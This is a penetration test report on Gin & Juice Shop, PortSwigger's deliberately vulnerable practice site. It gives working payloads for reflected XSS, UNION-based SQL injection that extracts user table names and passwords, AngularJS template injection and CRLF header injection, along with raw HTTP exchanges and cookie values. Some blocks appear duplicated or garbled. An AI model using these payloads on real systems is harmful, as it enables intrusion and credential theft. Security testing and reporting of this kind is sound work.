Gin & Juice Shop Penetration Test Report

Executive Summary

Gin & Juice Shop (https://ginandjuice.shop) is an intentionally vulnerable web application provided by PortSwigger for scanner testing . Our black-box assessment uncovered numerous high-risk issues.

Key findings include SQL injection, Cross-Site Scripting (XSS), AngularJS template injection, HTTP response header injection

These vulnerabilities allow an attacker to execute unauthorized queries, inject malicious scripts, and cause the server to call arbitrary domains. We also noted weaker issues like insecure cookie flags (lack of Secure/HttpOnly). Each finding is rated by severity (High/Medium/Low). Immediate remediation is recommended for the high-risk issues to protect sensitive data and site functionality.

Scope of Engagement

Target: ginandjuice.shop (web application).

Approach: Black-box testing of the public website (no credentials or source code provided).

Duration: May 2025

Tools Used: Nmap, Burp Suite,dirp, Nikto, wappalyzer and manual review

of HTML/JavaScript code.

Methodology

Our testing followed a standard web application penetration testing methodology:

1. Reconnaissance: Identified open TCP ports and services (HTTPS port 443 only), use tools to find subdomains and directories and find dns information and info about technologies used in webstie

2. Automated Scanning: use nikto and Nuclei and use tools to find directories

3. Manual Testing: try exploit vulns manually

Key Findings :


Vulnerability	Location	Severity
XSS (Reflected)	/catalog (searchTerm param)	High
SQL Injection	/catalog (category param); TrackingId cookie	High
AngularJS Template Injection	/blog (search param); /catalog (category param)	High
Response Header Injection	/catalog (category param)	High
Insecure Cookies	All pages (cookies lack HttpOnly/Secure flags)	Low
Sensitive Data Exposure	In Trackid Cookie	High

Each issue is detailed below with evidence and mitigation recommendations.

Cross-Site Scripting (Reflected) – High :

A reflected XSS vulnerability exists on /catalog . The searchTerm parameter is echoed into a JavaScript context without proper sanitization . An attacker can inject payloads that break out of the quoted string.

Payload [<script>'abc\';alert(1)//a';</script>]


PRODUCTS
ginandjuice.shop
1
OK
All
Ac
Juice
SORRY! NO RESULT FOUND
But don't give up - check the spelling or try less specific search terms.


Risk: High. Successful exploitation could run arbitrary JavaScript in the user's browser (stealing session cookies, performing actions as the user, etc.). Because this is on a public page, it can be exploited via a malicious link or injected content.

Mitigation: Avoid injecting user input directly into script contexts. Use safer methods (e.g. JSON data or encoded output) instead of raw strings. If embedding user input in scripts, sanitize by blocking or doubling up backslashes and quotes. Consider using CSP headers as additional defense.

SQL Injection - High :


Description: Two SQL injection were found on /catalog . First, the category query parameter is incorporated unsafely into a database query. A single quote in category triggers a database error . Second, a value within the Base64-decoded TrackingId cookie (value field) is injectable. Both cases allow an attacker to break out of the data context.

- To get number of columns : (category=juice‘ order by 8 --) don't give us error and when increment to 9 give error mean number of columns is 8
- Get all tables (?category=Juice' UNION SELECT NULL,NULL,table_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.tables --)




```
RIGHTS            ROLES                   ROUTINES
SCHEMATA          SEQUENCES               SESSIONS
SESSION_STATE     SETTINGS                SYNONYMS
TABLES            TABLE_CONSTRAINTS       TABLE_PRIVILEGE
TRACKING          TRIGGERS                USERS
```

- Get all columns of users table (category=juice' UNION SELECT NULL,NULL,column_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.columns WHERE table_schema = 'PUBLIC' AND table_name ='USERS' --)




```
EMAIL
IS_ADMIN
PASSWORD
REMARKS
USERNAME
USER_NAME
```

- Get username from this table : (category=Juice' UNION SELECT NULL,NULL,USERNAME,NULL,NULL,NULL,NULL,NULL FROM USERS --)



```
carlos
```

- Get password from this table :- (category=Juice' UNION SELECT NULL,NULL,PASSWORD,NULL,NULL,NULL,NULL,NULL FROM USERS --)




Risk: High. SQL injection allows attackers to read or modify the database. This could expose or alter all product, user, or order data, and potentially yield administrative access.
Mitigation: Use parameterized (prepared) SQL queries for all database inputs. For the category and cookie cases, switch to bind variables or ORM mechanisms. Ensure user input is never directly concatenated into SQL.

AngularJS Template Injection- HIGH :

Description: The app uses AngularJS v1.7.7 with unescaped template insertion. The search parameter on /blog is inserted into Angular templates without filtering .


- When inject payload in search parameter in /blog the result of injection appear in search bar in web page
  The payload is (x{{930*10000}}x)



HTTP Response Header Injection – High :

Description: The /catalog page reflects the category parameter into an HTTP header without proper filtering. Specifically, the value of category is included in a Set-Cookie header . By submitting CR (Carriage Return → \r → **%0D**) LF (Line Feed → \n → **%0A**) characters (%0d%0a) in category , an attacker can inject new headers

- **Payload** (funny%0d%0aSet-Cookie:%20session=evil)



```
GET /catalog?category=funny%0d%0aSet-Cookie:%20session=evil
HTTP/2
Host: ginandjuice.shop
 http/2:
 :
Cookie: TrackingId=
eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6IndOVGtnWDRiZHZndEhxT20ifQ==
; session=uQzleNFw9RuGzOIYnqNzo3d13A20ihAy; AWSALB=
d1FTe9o7Km5GpPHGNfc11knR+9cwHYYUGo/kso5gtWHiJ/Z4qPrQXUNYsu+b
0o02sQVamDpvicwvO8Hmxr8BKFRFH6p4Dx4JoS2O59vVbN2U22ubJRuTdPW2
ddww; AWSALBCORS=
d1FTe9o7Km5GpPHGNfc11knR+9cwHYYUGo/kso5gtWHiJ/Z4qPrQXUNYsu+b
0o02sQVamDpvicwvO8Hmxr8BKFRFH6p4Dx4JoS2O59vVbN2U22ubJRuTdPW2
ddww; session=yV2n8eecZAe1KsX2lWnC1dyseqBWvKX7; category=
Books
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:138.0) Gecko/20100101 Firefox/138.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog?category=Books
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```


```
HTTP/2 200 OK
Date: Tue, 13 May 2025 20:36:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9387
Set-Cookie: AWSALB=
VxTAxp7NLG2z1Hu9Pa5y87Sgl57r9m3bGnQoN9z0+3YMB3wii+0LzoCiNCY
Ubnq0apluTxHGFHMUTV0RpjrAoJEeMk/cU/9QC82FfC3640t2YnDXQYEgEF
aI2gMW; Expires=Tue, 20 May 2025 20:36:19 GMT; Path=/
Set-Cookie: AWSALBCORS=
VxTAxp7NLG2z1Hu9Pa5y87Sgl57r9m3bGnQoN9z0+3YMB3wii+0LzoCiNCY
Ubnq0apluTxHGFHMUTV0RpjrAoJEeMk/cU/9QC82FfC3640t2YnDXQYEgEF
aI2gMW; Expires=Tue, 20 May 2025 20:36:19 GMT; Path=/;
SameSite=None; Secure
Set-Cookie: category=funny
Set-Cookie: session=evil; Secure; HttpOnly
X-Backend: 6b25313e-17d7-4510-9207-825306fd2571
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
    <head>
        <link href=
/resources/labheader/css/scanMeHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
stylesheet>
        <link href=/resources/css/labsScanme.css rel=
stylesheet>
```

Risk: High. Response splitting can be used to cache poisoning, cross-user scripting (by injecting content for others), or header-based attacks. It can effectively turn reflected XSS into a more dangerous "stored" attack via intermediary proxies.

Mitigation: Strip or escape CR (%0d) and LF (%0a) characters from any data placed in response headers. Ideally, do not use unsanitized user input in header values (for cookies or redirects).

Insecure Cookies – Low :

Description: We observed several cookies set by the application without HttpOnly flags .



```
GET / HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
BhcGQvsoda9PtNKUBbhk4eaXofi3qZai+Nz+oL/HP2oxPTHC9e4YhjYwBgC6
wM+nVmZmDbGHxBFnmvPxKLvw0T+HGp7lEV+DRHTsV8am+UqJYU2OB4gqKnC6
1r5r; AWSALBCORS=
BhcGQvsoda9PtNKUBbhk4eaXofi3qZai+Nz+oL/HP2oxPTHC9e4YhjYwBgC6
wM+nVmZmDbGHxBFnmvPxKLvw0T+HGp7lEV+DRHTsV8am+UqJYU2OB4gqKnC6
1r5r; session=yV2n8eecZAe1KsX2lWnC1dyseqBWvKX7; category=
Juice
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:138.0) Gecko/20100101 Firefox/138.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://ginandjuice.shop/blog/?search=a&back=%2Fblog%2F
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 200 OK
Date: Tue, 13 May 2025 20:41:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10445
Set-Cookie: AWSALB=
SsXQ0cPH/vSOLq8pNLwpep6IoU05PIjZ3oiubHWLD3WGXQpusK1LWI1rKyA
fwJCvXtne7Enpf5y3wJbQqnN7B8fQd5NURkOW27AM83/2elFDd5cwny5THV
ge94uM; Expires=Tue, 20 May 2025 20:41:25 GMT; Path=/
Set-Cookie: AWSALBCORS=
SsXQ0cPH/vSOLq8pNLwpep6IoU05PIjZ3oiubHWLD3WGXQpusK1LWI1rKyA
fwJCvXtne7Enpf5y3wJbQqnN7B8fQd5NURkOW27AM83/2elFDd5cwny5THV
ge94uM; Expires=Tue, 20 May 2025 20:41:25 GMT; Path=/;
SameSite=None; Secure
X-Backend: 6b25313e-17d7-4510-9207-825306fd2571
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/scanMeHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsScanme.css rel=
        stylesheet>
        <meta name="viewport" content="
        width=device-width, user-scalable=no">
        <script src="/resources/js/react.development.js">
```

Risk: Low. Without HttpOnly , JavaScript could access the cookie (increasing XSS impact). While worth fixing, these are less critical than the above vulnerabilities.

Mitigation: Configure cookies with the Secure flag (to send only over HTTPS) and HttpOnly (to prevent JavaScript access). For authentication cookies (e.g. session tokens), these flags should be set in the server's cookie configuration.

Sensitive Data Exposure – HIGH :

Description : application use base64 encode and it not secure to hide or protect data and attacker can access this info easy



```
GET /catalog?category=funny%0d%0aSet-Cookie:%20session=evil
HTTP/2
Host: ginandjuice.shop
 http/2:
 :
Cookie: TrackingId=
eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6IndOVGtnWDRiZHZndEhxT20ifQ==
; session=uQzleNFw9RuGzOIYnqNzo3d13A20ihAy; AWSALB=
d1FTe9o7Km5GpPHGNfc11knR+9cwHYYUGo/kso5gtWHiJ/Z4qPrQXUNYsu+b
0o02sQVamDpvicwvO8Hmxr8BKFRFH6p4Dx4JoS2O59vVbN2U22ubJRuTdPW2
ddww; AWSALBCORS=
d1FTe9o7Km5GpPHGNfc11knR+9cwHYYUGo/kso5gtWHiJ/Z4qPrQXUNYsu+b
0o02sQVamDpvicwvO8Hmxr8BKFRFH6p4Dx4JoS2O59vVbN2U22ubJRuTdPW2
ddww; session=yV2n8eecZAe1KsX2lWnC1dyseqBWvKX7; category=
Books
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:138.0) Gecko/20100101 Firefox/138.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog?category=Books
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/2 200 OK
Date: Tue, 13 May 2025 20:36:19 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9387
Set-Cookie: AWSALB=
VxTAxp7NLG2z1Hu9Pa5y87Sgl57r9m3bGnQoN9z0+3YMB3wii+0LzoCiNCY
Ubnq0apluTxHGFHMUTV0RpjrAoJEeMk/cU/9QC82FfC3640t2YnDXQYEgEF
aI2gMW; Expires=Tue, 20 May 2025 20:36:19 GMT; Path=/
Set-Cookie: AWSALBCORS=
VxTAxp7NLG2z1Hu9Pa5y87Sgl57r9m3bGnQoN9z0+3YMB3wii+0LzoCiNCY
Ubnq0apluTxHGFHMUTV0RpjrAoJEeMk/cU/9QC82FfC3640t2YnDXQYEgEF
aI2gMW; Expires=Tue, 20 May 2025 20:36:19 GMT; Path=/;
SameSite=None; Secure
Set-Cookie: category=funny
Set-Cookie: session=evil; Secure; HttpOnly
X-Backend: 6b25313e-17d7-4510-9207-825306fd2571
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
    <head>
        <link href=
/resources/labheader/css/scanMeHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
stylesheet>
        <link href=/resources/css/labsScanme.css rel=
stylesheet>
